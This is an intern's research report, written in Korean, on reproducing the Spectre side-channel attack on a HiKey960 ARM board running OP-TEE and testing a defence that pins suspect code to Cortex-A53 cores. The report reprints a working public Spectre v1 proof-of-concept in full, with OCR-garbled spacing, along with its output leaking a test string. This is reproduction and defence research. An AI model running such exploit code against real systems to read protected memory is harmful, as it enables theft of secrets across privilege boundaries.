학부생 인턴
결과보고서

ARM 기반 보드에서 부채널 공격 재연 (Spectre)

2020. 09. 07.

소 속	시스템 보안 연구실
작성자	정 민 우

목 차

I. 서론

1. 연구목적

스펙터(Spectre)는 분기 예측이 적용된 모든 현대 마이크로프로세서에 영향을 주는 하드웨어 보안 취약점으로, 실패한 분기 예측으로 인해 메모리가 관찰 가능한 Side Effect으로 의도치 않게 노출되는 취약점이다. 가장 예측적으로 실행되는 메모리 접근 인스트럭션이 민감한 데이터에 의해 결정된다면, 공격자는 이로 하여금 프로그램을 실행한 후에 데이터 캐시에 Timing Attack을 감행하여 해당 메모리 접근을 결정한 데이터를 추론해낼 수 있다. 단일한 방어책이 존재하는 다른 취약점들과는 달리 스펙터에는 다양한 변종 취약점들이 존재하는데 이들은 모두 예측적 실행 중에 발생하는 Side Effect를 이용한다. 본 연구는 ARM 기반의 임베디드 보드에 OPTEE를 사용해서 신뢰 실행 환경(Trusted Execution Environment)을 구축한 뒤 부채널 공격(Side Channel Attack)의 일종인 스펙터(Spectre)를 재연하고, 방어책을 만들어내는 것이다.

2. 필요성

현재 Spectre공격과 Meltdown 공격은 CPU의 성능 개선으로 인해 발생되었다고 볼 수 있는데, 그 첫 번째 원인은 CPU의 비순차 실행(Out of Order Execution)이고, 두 번째 원인은 예측 실행(Speculative Execution)이다. CPU의 클럭 사이클을 높이는 것으로 성능 개선을 하기에는 발열로 인한 한계점에 도달했고, 따라서 다른 방법으로 계속해서 CPU 성능 향상을 연구할텐데, 그 과정에서 파이프라인 기법과 함께 예측 실행 기법은 성능 향상에 필수적이라고 할 수 있다. 따라서 분기예측 자체를 막는 것은 큰 오버헤드가 있기 때문에 이 공격을 우회할 방법이 필요하다.

3. 구성

본 보고서는 OPTEE(Trusted Execution Environment의 Linux kernel)를 제공하는 오픈소스) 환경을 Hikey960 board에 포팅하는 과정에 대해 먼저 설명한다. 그리고 공격 코드에 대한 설명과 보드에 올리는 과정을 보인다. 그리고 공격을 재연한 뒤, 공격을 우회할 방법을 제시하고 테스트를 진행한다.

II. 관련 연구

1. Hikey 960 스펙

Hikey960 개발 플랫폼은 4개의 ARM-Cortex-A73 및 4GB의 LPDDR4 SDRAM 메모리, 32GB의 UFS2.0 플래시 스토리지 및 4개의 Cortex-A53 코어가 있는 Huawei Kirin 960 옥타코어 ARM big.LITTLE 프로세서를 기반으로 한다.

Additional Information

Component	Description
SoC	Kirin 960
CPU	4 Cortex A73 + 4 Cortex A53 Big.Little CPU architecture
GPU	ARM Mali G71 MP8
RAM	4GB LPDDR4 SDRAM
PMU	Hi6421GWCV530 PMU
Storage	32GB UFS Flash Storage
Wireless	WiFi (2.4- and 5-GHz dual band with two antennas) and Bluetooh 4.1
USB	2 x USB 3.0 type A (host mode only) and 1 x USB 2.0 type C OTG
Display	1 x HDMI 1.4 (Type A - full), 1 x 4L-MIPI DSI and HDMI output up to FHD 1080P
Video	Inside Encoder: H.265/H.264 3840 x 2400@30fps 4 x 1080p @ 30 fps, Inside, Decoder: H.265, HEVC MP/High Tier, Main 10/High Tier, H.264 BP/MP/HP, MPEG1/2/4, VC-1, VP6/8
Audio	HDMI output
Camera	1 x 4-lane MIPI CSI and 1 x 2-lane MIPI CSI
Expansion Interface	40 pin low speed expansion connector: +1.8V, +5V, DC power, GND, 2UART, 2I2C, SPI, I2S, 12xGPIO and 60 pin high speed expansion connector: 4L-MIPI DSI, I2C x2, SPI (48M), USB 2.0, 2L+4LMIPI CSI
LED	1 x WiFi activity LED (Yellow), 1 x BT activity LED (Blue) and 4 x User LEDs (Green)
Button	Power Button : Button Power on/off & Reset the system
Power Source	Recommend a 12V@2A adapter with a DC plug which has a 4.75mm outer diameter and 1.7mm center pin with standard center-positive (EIAJ-3 Compliant)
OS Support	AOSP/LINUX
Size	85mm x 55mm



< 참고 : 96boards.org >


2. OPTEE 리눅스 커널 포팅

OPTEE는 여러 보드별로 포팅되어 있다. 따라서 hikey960에 맞는 부분을 설치 해야한다.
https://optee.readthedocs.io/en/latest/building/gits/build.html#get-and-build-the-solution
이 웹사이트에서 제공하는 방법대로 진행하지만 몇가지 주의할점이 있다.
Step1. 사이트에서 제공하는 Prerequisites를 설치한다.
Step2. Android repo를 설치한다.
Step3. Source Code를 repo 명령을 통해 다운로드한다.

```
$ mkdir -p <optee-project>
$ cd <optee-project>
$ repo init -u https://github.com/OP-TEE/manifest.git -m ${TARGET}.xml [-b ${BRANCH}]
$ repo sync -j4 --no-clone-bundle
```


repo 명령어를 사용해서 Linux에서 manifest.xml파일에 명시된 hikey960에 맞는 소스를 다운로드 한다. 나의 경우는 TARGET이 hikey960_stable.xml이고, BRANCH는 넣지 않아도 된다. (최신버전으로 다운로드한다.)
그리고 빌드하기 전에, hikey board가 이전 모델은 메모리가 3GB였으나, 지금 나오는 모델은 4GB로 업그레이드 되었다. 그런데 코드에 적용이 안되있기 때문에 optee/optee_os/core/arch/arm/play-hikey/conf.mk 파일을 열고 CFG_DRAM_SIZE_GB = 3 을 CFG_DRAM_SIZE_GB = 4로 수정 해줘야 한다.
Step4. Toolchains를 설치한다.
build 디렉토리로 이동해서 make -j2 toolchains 명령어로 설치할 수 있다.
Step5. 커널 소스파일 빌드
이제 빌드할 준비가 끝났기 때문에 make -j ‘nproc‘ 명령어로 j 옵션을 주고 빌드한다.
Step6. Flash
빌드가 끝났으면 보드에 Flash할 준비가 끝났다. 보드 스위치를 Fastboot으로 맞추고, C타입 젠더를 연결하고, 전원을 키면 리눅스에서 장치를 인식한다. 그때 make flash 명령어를 통해 커널을 보드에 포팅할 수 있다.
Step7. 보드를 부팅한다.
Flash가 끝나면, 다시 전원을 코드를 뽑고, 보드 스위치를 Normal mode로 맞춘 뒤, 전원 코드를 다시 넣으면 부팅이 되는데, 터미널을 확인하기 위해서 시리얼 통신을 사용해야 한다. 프로그램은 Putty를 사용하고, 젠더는 UART 케이블을 사용한다. UART 케이블의 전압은 1.8V 이어야 한다. 3.3V나 5V에서는 작동하지 않는다.

	
<포팅시 보드 연결>	<부팅시 보드 연결>



이렇게 OPTEE LINUX 커널 포팅이 완료되고 부팅이 성공적으로 이루어진 터미널을 시리얼 통신을 통해 putty로 확인할 수 있다.

추가적으로 OPTEE에서 디폴트로 들어있는 내장 명령어들은 busybox에서 정말 최소한의 명령어만 링크되어있기 때문에 sudo, apt 등의 명령어가 포팅 되어있지 않다. 따라서 필요한 명령어들을 가져오려면 builldroot에서 커널 소스를 수정 해야한다. buildroot 폴더에서 make menuconfig를 입력하면 타겟 옵션을 설정할 수 있는 창이 나온다.



여기서 빌드의 타겟 프로세서(intel, arm등)와 Target Package에 들어가서 원하는 명령어 옵션을 켜주고 저장한 뒤 buildroot에서 make를 해주면 원하는 명령어를 포팅할 수 있게 된다. 하지만 여기에도 리눅스의 모든 명령어가 들어있는 것은 아니기 때문에 optee/buildroot/package 안에 없는 명령어가 필요하다면 외부에서 해당 소스파일을 다운로드해서 알맞게 컴파일한 뒤 포팅해야한다. 이렇게 buildroot를 다시 빌드를 하고 나면 optee/buildroot/output/build 폴더에 내가 선택한 명령어나 프로그램이 생긴다. 이제 이걸 보드로 옮겨줘야 하므로, 해당 명령어 실행파일과 프로그램을 optee/out-br/target/bin 디렉토리로 옮겨준다. out-br/target 디렉토리는 타겟이 되는 보드에 넣게될 파일들이 들어있는 디렉토리다. 따라서 빌드한 새로운 명령어를 여기로 옮겨줘야, build 디렉토리에서 다시 build하고 flash 했을 때 보드에 잘 들어가게 된다. 본 연구를 진행하면서도 이런 식으로 보드를 원하는대로 세팅 하는데에 꽤나 많은 시간을 투자했다.

3. Spectre 코드 재연

https://github.com/V-E-O/PoC/blob/master/CVE-2017-5753/source.c
에서 AArch64 대상의 Spectre 공격코드를 사용했다.

```
#include <stdio.>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>
#include <pthread.h>

/*********************************************************************
Victim code.
*********************************************************************/
volatile uint64_tcounter = 0;
uint64_tmiss_min = 0;
unsigned intarray1_size = 16;
uint8_tunused1[64];
uint8_tarray1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16};
uint8_tunused2[64];
uint8_tarray2[256512];
char* secret = "The Magic Words are Squeamish Ossifrage.";

uint8_ttemp = 0; /*Used so compiler won't optimize out victim_function()
*/

void victim_function(size_tx) {
if(x < array1_size)
{
temp &= array2[array1[x] * 512];
}
}

void*inc_counter(void*a) {
while(1) {
counter++;
asm volatile("DMB SY");
}
}

//timing and flush methods copied from
https://github.com/lgeek/spec_poc_arm
static uint64_t timed_read(volatile uint8_t*addr) {
uint64_tns = counter;

asm volatile(
"DSB SY₩n"
"LDR X5, [%[ad]]₩n"
"DSB SY₩n"
: : [ad] "r"(addr) : "x5");

returncounter - ns;
}

static inline void flush(void*addr) {
asm volatile("DC CIVAC, %[ad]": : [ad] "r"(addr));
asm volatile("DSB SY");
}

uint64_t measure_latency() {
uint64_tns;
uint64_tmin = 0xFFFFF;
```

```
for(intr = 0; r < 300; r++) {
flush(&array1[0]);
ns = timed_read(&array1[0]);
if(ns < min) min = ns;
}

returnmin;
}


/*********************************************************************
Analysis code
*********************************************************************/

/*Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_tmalicious_x, uint8_tvalue[2], intscore[2]) {
static intresults[256];
inttries, i, j, k, mix_i;
size_ttraining_x, x;
register uint64_ttime2;

for(i = 0; i < 256; i++)
results[i] = 0;
for(tries = 999; tries > 0; tries--) {

/*Flush array2[256*(0..255)] from cache */
for(i = 0; i < 256; i++)
flush(&array2[i * 512]); /*intrinsic for clflush instruction */

/*30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
training_x = tries % array1_size;
for(j = 29; j >= 0; j--) {
flush(&array1_size);
for(volatile intz = 0; z < 100; z++)
{
/*Delay (can also mfence) */

/*Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
/*Avoid jumps in case those tip off the branch predictor */
x = ((j % 6) - 1) & ~0xFFFF; /*Set x=FFF.FF0000 if j%6==0, else x=0

*/
x = (x | (x >> 16)); /*Set x=-1 if j%6=0, else x=0 */
x = training_x ^ (x & (malicious_x ^ training_x));

/*Call the victim! */
victim_function(x);
}

/*Time reads. Order is lightly mixed up to prevent stride prediction */
for(i = 0; i < 256; i++)
{
mix_i = ((i * 167) + 13) & 255;
time2 = timed_read(&array2[mix_i * 512]);
if(time2 <= miss_min && mix_i != array1[tries % array1_size])
results[mix_i]++; /*cache hit - add +1 to score for this value */
}

/*Locate highest & second-highest results results tallies in j/k */
j = k = -1;
for(i = 0; i < 256; i++)
{
if(j < 0|| results[i] >= results[j])
{
k = j;
j = i;
}
else if(k < 0|| results[i] >= results[k])
{
k = i;
```

```
}
}
if(j == 0)
continue;

if(results[j] >= (2* results[k] + 5) || (results[j] == 2&& results[k] == 0))
break; /*Clear success if best is > 2*runner-up + 5 or 2/0) */
}
value[0] = (uint8_t)j;
score[0] = results[j];
value[1] = (uint8_t)k;
score[1] = results[k];
}

int main(intargc, const char* * argv) {
printf("Putting '%s' in memory₩n", secret);
size_tmalicious_x = (size_t)(secret - (char*)array1); /*default for
malicious_x */
intscore[2], len = strlen(secret);
uint8_tvalue[2];

for(size_ti = 0; i < sizeof(array2); i++)
array2[i] = 1; /*write to array2 so in RAM not copy-on-write zero pages
*/

pthread_tinc_counter_thread;
if(pthread_create(&inc_counter_thread, NULL, inc_counter, NULL)) {
fprintf(stderr, "Error creating thread₩n");
return 1;
}
//let the bullets fly a bit ....
while(counter < 10000000);
asm volatile("DSB SY");

miss_min = measure_latency();
if(miss_min == 0) {
fprintf(stderr, "Unreliable access timing₩n");
exit(EXIT_FAILURE);
}
miss_min -= 1;
printf("miss_min %d₩n", miss_min);

printf("Reading %dbytes:₩n", len);
while(--len >= 0)
{
printf("Reading at malicious_x = %p... ", (void*)malicious_x);
readMemoryByte(malicious_x++, value, score);
printf("%s: ", (score[0] >= 2* score[1] ? "Success""Unclear"));
printf("0x%02X='%c' score=%d ", value[0],
(value[0] > 31&& value[0] < 127? value[0] : '?'), score[0]);
if(score[1] > 0)
printf("(second best: 0x%02X='%c' score=%d)", value[1],
(value[1] > 31&& value[1] < 127? value[1] : '?'),
score[1]);
printf("₩n");
}
return(0);
}
```

해당 코드는 메모리에 ‘The Magic Words are Squeamish Ossifrage.“ 라는 String값을 쓰고, 해당 메모리에 접근 권한이 없는 프로세스가 Spectre공격을 통해 String 값을 char 단위로 맞춰내는 코드이다. 범위를 벗어나는 String을 요청하고, 범위를 벗어나기 때문에 당연히 Interrupt이 걸리지만, 예측 실행된 메모리 값이 이미 캐시로 올라왔기 때문에, Cache Side Channel Attack을 통해서 값을 예측해낸다. 해당 코드를 Ubnutu 환경에서 AArch64에 맞춰서 크로스 컴파일을 하고 보드에 옮겨서 실행시켰다.

```
# ./a.out
Putting 'The Magic Words are Squeamish Ossifrage.' in memory
miss_min 22
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffef308... Unclear: 0x54='T' score=999 (second best: 0x55='U' score=998)
Reading at malicious_x = 0xffffffffffef309... Unclear: 0x69='i' score=999 (second best: 0x68='h' score=999)
Reading at malicious_x = 0xffffffffffef30a... Unclear: 0x65='e' score=999 (second best: 0x64='d' score=998)
Reading at malicious_x = 0xffffffffffef30b... Unclear: 0x21='!' score=999 (second best: 0x20=' ' score=999)
Reading at malicious_x = 0xffffffffffef30c... Unclear: 0x4D='M' score=999 (second best: 0x4C='L' score=999)
Reading at malicious_x = 0xffffffffffef30d... Unclear: 0x62='b' score=999 (second best: 0x61='a' score=999)
Reading at malicious_x = 0xffffffffffef30e... Unclear: 0x67='g' score=999 (second best: 0x11='?' score=970)
Reading at malicious_x = 0xffffffffffef30f... Unclear: 0xFF='?' score=999 (second best: 0xFC='?' score=999)
Reading at malicious_x = 0xffffffffffef310... Unclear: 0x64='d' score=999 (second best: 0x63='c' score=999)
Reading at malicious_x = 0xffffffffffef311... Unclear: 0x21='!' score=999 (second best: 0x20=' ' score=999)
Reading at malicious_x = 0xffffffffffef312... Unclear: 0x58='X' score=999 (second best: 0x57='W' score=999)
Reading at malicious_x = 0xffffffffffef313... Unclear: 0x70='p' score=999 (second best: 0x6F='o' score=999)
Reading at malicious_x = 0xffffffffffef314... Unclear: 0x73='s' score=999 (second best: 0x72='r' score=999)
Reading at malicious_x = 0xffffffffffef315... Unclear: 0x65='e' score=999 (second best: 0x64='d' score=999)
Reading at malicious_x = 0xffffffffffef316... Unclear: 0x74='t' score=999 (second best: 0x73='s' score=999)
Reading at malicious_x = 0xffffffffffef317... Unclear: 0x21='!' score=999 (second best: 0x20=' ' score=999)
Reading at malicious_x = 0xffffffffffef318... Unclear: 0x62='b' score=999 (second best: 0x61='a' score=999)
Reading at malicious_x = 0xffffffffffef319... Unclear: 0x73='s' score=999 (second best: 0x72='r' score=999)
Reading at malicious_x = 0xffffffffffef31a... Unclear: 0x65='e' score=999 (second best: 0x64='d' score=999)
Reading at malicious_x = 0xffffffffffef31b... Unclear: 0x21='!' score=999 (second best: 0x20=' ' score=999)
Reading at malicious_x = 0xffffffffffef31c... Unclear: 0x54='T' score=999 (second best: 0x53='S' score=999)
Reading at malicious_x = 0xffffffffffef31d... Unclear: 0x72='r' score=999 (second best: 0x71='q' score=999)
Reading at malicious_x = 0xffffffffffef31e... Unclear: 0x75='u' score=999 (second best: 0x74='t' score=999)
Reading at malicious_x = 0xffffffffffef31f... Unclear: 0x65='e' score=999 (second best: 0x64='d' score=999)
Reading at malicious_x = 0xffffffffffef320... Unclear: 0x62='b' score=999 (second best: 0x61='a' score=999)
Reading at malicious_x = 0xffffffffffef321... Unclear: 0x6D='m' score=999 (second best: 0x6C='l' score=999)
Reading at malicious_x = 0xffffffffffef322... Unclear: 0x6A='j' score=999 (second best: 0x69='i' score=999)
Reading at malicious_x = 0xffffffffffef323... Unclear: 0x74='t' score=999 (second best: 0x73='s' score=999)
Reading at malicious_x = 0xffffffffffef324... Unclear: 0x69='i' score=999 (second best: 0x68='h' score=999)
Reading at malicious_x = 0xffffffffffef325... Unclear: 0x21='!' score=999 (second best: 0x20=' ' score=999)
Reading at malicious_x = 0xffffffffffef326... Unclear: 0x50='P' score=999 (second best: 0x4F='O' score=999)
Reading at malicious_x = 0xffffffffffef327... Unclear: 0x74='t' score=999 (second best: 0x73='s' score=999)
Reading at malicious_x = 0xffffffffffef328... Unclear: 0x74='t' score=999 (second best: 0x73='s' score=999)
Reading at malicious_x = 0xffffffffffef329... Unclear: 0x6A='j' score=999 (second best: 0x69='i' score=999)
Reading at malicious_x = 0xffffffffffef32a... Unclear: 0x66='f' score=999 (second best: 0x67='g' score=959)
Reading at malicious_x = 0xffffffffffef32b... Unclear: 0x73='s' score=999 (second best: 0x72='r' score=999)
Reading at malicious_x = 0xffffffffffef32c... Unclear: 0x62='b' score=999 (second best: 0x61='a' score=999)
Reading at malicious_x = 0xffffffffffef32d... Unclear: 0x67='g' score=999 (second best: 0x11='?' score=954)
Reading at malicious_x = 0xffffffffffef32e... Unclear: 0xFF='?' score=999 (second best: 0xFD='?' score=999)
Reading at malicious_x = 0xffffffffffef32f... Unclear: 0xFF='?' score=999 (second best: 0xFD='?' score=999)
#
```

보드에서 실행시킨 결과 1순위, 2순위로 예측한 char값이 거의 완벽하게 String값을 맞춘 것을 볼 수 있다. 물론 이 결과는 공격이 잘 통한 경우를 캡쳐한것이고, 공격 코드가 제대로 예측하지 못하는 경우도 많았지만 평균적으로 minimum 30~40%, maximum 99%정도의 다른 유저 영역의 Memory 값을 읽어낸 것을 확인했다.

4. CPU 제어를 통한 Spectre 방어

해당 보드에서 Spectre 공격을 막기위한 아이디어는 CPU 제어였다.

Processor	Variant 1	Variant 2	Variant 3	Variant 3a	Variant 4
Cortex-R7	Yes*	Yes*	No	No	No
Cortex-R8	Yes*	Yes*	No	No	No
Cortex-A8	Yes	Yes	No	No	No
Cortex-A9	Yes	Yes	No	No	No
Cortex-A12	Yes	Yes	No	No	No
Cortex-A15	Yes	Yes	No	Yes	No
Cortex-A17	Yes	Yes	No	No	No
Cortex-A57	Yes	Yes	No	Yes	Yes
Cortex-A72	Yes	Yes**	No**	Yes**	Yes
Cortex-A73	Yes	Yes**	No**	No**	Yes
Cortex-A75	Yes	Yes**	Yes**	No**	Yes
Cortex-A76	Yes	No**	No**	No**	Yes
Cortex-A77	Yes	No**	No	No**	Yes
Arm Neoverse N1	Yes	No**	No**	No**	Yes

다음 표는 arm Developer에서 제공하는 Cache Timing Side-Channel Attack에 Vulnerable한 프로세서를 나타내는 테이블이다. 보면 Cortex-A73 코어는 Vulnerable한 것을 알 수 있다.

그리고 Virus Bulletin 잡지에 실린 Does malware based on Spectre exist?에서 Cortex-A53 코어는 Spectre 공격에 vulnerable하지 않다고 검증했다.

Is ARM Cortex A53 vulnerable?

ARM has published a security advisory [5] in which it conveniently lists which processors are vulnerable to Meltdown and Spectre. The report explicitly states that processors that are not listed are *not* affected.

Good news! ARM Cortex A53 is not listed in the security advisory, which, according to the report, means it is *not* vulnerable. The document doesn't explain why, though, and it is quite perplexing because the specifications [6] of the processor rather indicate that it *would be* vulnerable. Indeed, we find in the specifications references to flags showing that there is speculative execution, including speculative execution of indirect branches, which is pertinent to Spectre versions 1 and 2. So is it vulnerable, or not? Without further explanation, the best solution is to test it.

위의 결과를 종합해보면 Cortex-A73은 Spectre에 취약하고, Cortex-A53은 Spectre에 취약하지 않다는 결과를 알 수 있다.
HIkey 960 board는 위의 스펙에도 명시되어 있듯이 Cortex-A73과 Cortex-A53 코어를 ARM에서 개발한 BigLittle 방식으로 코어 컨트롤을 하며 실행된다. 따라서 여기서 얻을 수 있는 아이디어는, CPU 코어 Control을 통해 Spectre가 의심되는 코드는 A53 코어만 사용해서 실행시키면 해당 공격을 막을 수 있다는 아이디어다.

5. Spectre 방어 테스트

CPU를 제어하기 위해 새로운 명령어 패키지를 다시 빌드해야 한다. taskset 명령어 이다. taskset은 특정 프로세스를 특정 CPU로 실행시키도록 제어하는 명령어 이다.
사용법은 taskset <지정할 CPU> <프로그램> 로 사용하면 된다.
이때 CPU는 비트단위로 설정한다. HIkey960의 경우 1개의 CPU당 4개의 코어를 가지고 있다. CPU Specification을 확인해보면 CPU 코어가 총 8비트로 이루어져있고,
앞의 4비트는 A53코어 4개, 뒤의 4비트는 A73코어 4개다.
다시말해 0b00001111 은 A53코어만 사용, ob00000011은 A73코어중 2개의 코어만 사용, 0b11110000은 A73코어만 사용, 0b11111111은 모든 코어 사용. 이런 식으로 제어가 가능하다.
따라서 , A53코어만 사용해서 A라는 프로그램을 실행시킨다면
taskset 0f A
A73코어만 사용해서 A라는 프로그램을 실행시킨다면
taskset f0 A
이런식으로 실행 시킬 수있다. 이를 활용하여 스크립트 함수를 작성했다.

```
#!/bin/sh

echo "Run the Spectre Code using A53!!!"
taskset 0f $1
```

A53.sh

```
#!/bin/sh

echo "Run the Spectre Code using A73!!!"

taskset f0 $1
```

A73.sh

```
# ./A53.sh ./spectre.out
Run the Spectre Code using A53!!!
Putting 'The Magic Words are Squeamish Ossifrage.' in memory
miss_min 18
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffef308... Unclear: 0xA3='?' score=2 (second best: 0x59='Y' score=2)
Reading at malicious_x = 0xffffffffffef309... Success: 0x39='9' score=2 (second best: 0xEE='?' score=1)
Reading at malicious_x = 0xffffffffffef30a... Unclear: 0xFA='?' score=1 (second best: 0xF2='?' score=1)
Reading at malicious_x = 0xffffffffffef30b... Unclear: 0xE6='?' score=1 (second best: 0xDC='?' score=1)
Reading at malicious_x = 0xffffffffffef30c... Unclear: 0xF2='?' score=1 (second best: 0xDF='?' score=1)
Reading at malicious_x = 0xffffffffffef30d... Unclear: 0xF9='?' score=1 (second best: 0xEB='?' score=1)
Reading at malicious_x = 0xffffffffffef30e... Unclear: 0x6C='l' score=3 (second best: 0xD0='?' score=2)
Reading at malicious_x = 0xffffffffffef30f... Unclear: 0xDB='?' score=1 (second best: 0xBD='?' score=1)
Reading at malicious_x = 0xffffffffffef310... Unclear: 0xF5='?' score=1 (second best: 0xD3='?' score=1)
Reading at malicious_x = 0xffffffffffef311... Unclear: 0xF1='?' score=2 (second best: 0x98='?' score=2)
Reading at malicious_x = 0xffffffffffef312... Unclear: 0xE6='?' score=1 (second best: 0xCE='?' score=1)
Reading at malicious_x = 0xffffffffffef313... Unclear: 0xFE='?' score=1 (second best: 0xDE='?' score=1)
Reading at malicious_x = 0xffffffffffef314... Unclear: 0xF8='?' score=1 (second best: 0xE7='?' score=1)
Reading at malicious_x = 0xffffffffffef315... Unclear: 0xFA='?' score=1 (second best: 0xF3='?' score=1)
Reading at malicious_x = 0xffffffffffef316... Unclear: 0xBD='?' score=2 (second best: 0x16='?' score=2)
Reading at malicious_x = 0xffffffffffef317... Unclear: 0x97='?' score=2 (second best: 0x3E='>' score=2)
Reading at malicious_x = 0xffffffffffef318... Success: 0x0B='?' score=2 (second best: 0xEF='?' score=1)
Reading at malicious_x = 0xffffffffffef319... Unclear: 0x1E='?' score=3 (second best: 0x77='w' score=2)
Reading at malicious_x = 0xffffffffffef31a... Success: 0x77='w' score=2 (second best: 0xEE='?' score=1)
Reading at malicious_x = 0xffffffffffef31b... Unclear: 0xF3='?' score=1 (second best: 0xD8='?' score=1)
Reading at malicious_x = 0xffffffffffef31c... Unclear: 0xF3='?' score=1 (second best: 0xC9='?' score=1)
Reading at malicious_x = 0xffffffffffef31d... Unclear: 0xB9='?' score=2 (second best: 0x60='`' score=2)
Reading at malicious_x = 0xffffffffffef31e... Unclear: 0xF7='?' score=1 (second best: 0xEC='?' score=1)
Reading at malicious_x = 0xffffffffffef31f... Unclear: 0xEB='?' score=1 (second best: 0xD5='?' score=1)
Reading at malicious_x = 0xffffffffffef320... Unclear: 0xF7='?' score=1 (second best: 0xD4='?' score=1)
Reading at malicious_x = 0xffffffffffef321... Unclear: 0xFB='?' score=1 (second best: 0xE1='?' score=1)
Reading at malicious_x = 0xffffffffffef322... Unclear: 0xED='?' score=1 (second best: 0xE6='?' score=1)
Reading at malicious_x = 0xffffffffffef323... Unclear: 0xEE='?' score=1 (second best: 0xD6='?' score=1)
Reading at malicious_x = 0xffffffffffef324... Success: 0xE4='?' score=2 (second best: 0xF8='?' score=1)
Reading at malicious_x = 0xffffffffffef325... Success: 0x62='b' score=2 (second best: 0xE7='?' score=1)
Reading at malicious_x = 0xffffffffffef326... Unclear: 0xFB='?' score=1 (second best: 0xFA='?' score=1)
Reading at malicious_x = 0xffffffffffef327... Unclear: 0xD4='?' score=1 (second best: 0x6F='o' score=1)
Reading at malicious_x = 0xffffffffffef328... Unclear: 0xBE='?' score=2 (second best: 0x65='e' score=2)
Reading at malicious_x = 0xffffffffffef329... Unclear: 0xDB='?' score=1 (second best: 0xD2='?' score=1)
Reading at malicious_x = 0xffffffffffef32a... Unclear: 0xB9='?' score=2 (second best: 0x26='&' score=2)
Reading at malicious_x = 0xffffffffffef32b... Success: 0x47='G' score=2 (second best: 0xE0='?' score=1)
Reading at malicious_x = 0xffffffffffef32c... Success: 0xD0='?' score=2 (second best: 0xF6='?' score=1)
Reading at malicious_x = 0xffffffffffef32d... Unclear: 0xFD='?' score=1 (second best: 0xCA='?' score=1)
Reading at malicious_x = 0xffffffffffef32e... Unclear: 0xFB='?' score=1 (second best: 0xF0='?' score=1)
Reading at malicious_x = 0xffffffffffef32f... Success: 0xC0='?' score=2
```

A53 코어만 사용해서 Spectre를 실행했다. vulnerable하지 않은 코어이기 때문에 아까의 결과와는 다르게 score는 1자리수이고, 다른 영역의 메모리 char값을 하나도 맞추지 못한다. 계속해서 실행시켜봐도 결과는 달라지지 않는다. 다시말해 Spectre가 먹히지 않는다.

```
# ./A73.sh ./spectre.out
Run the Spectre Code using A73!!!
Putting 'The Magic Words are Squeamish Ossifrage.' in memory
miss_min 22
Reading 40 bytes:
Reading at malicious_x = 0xffffffffffef308... Unclear: 0x54='T' score=999 (second best: 0x55='U' score=998)
Reading at malicious_x = 0xffffffffffef309... Unclear: 0x69='i' score=999 (second best: 0x68='h' score=999)
Reading at malicious_x = 0xffffffffffef30a... Unclear: 0x65='e' score=999 (second best: 0x64='d' score=998)
Reading at malicious_x = 0xffffffffffef30b... Unclear: 0x21='!' score=999 (second best: 0x20=' ' score=999)
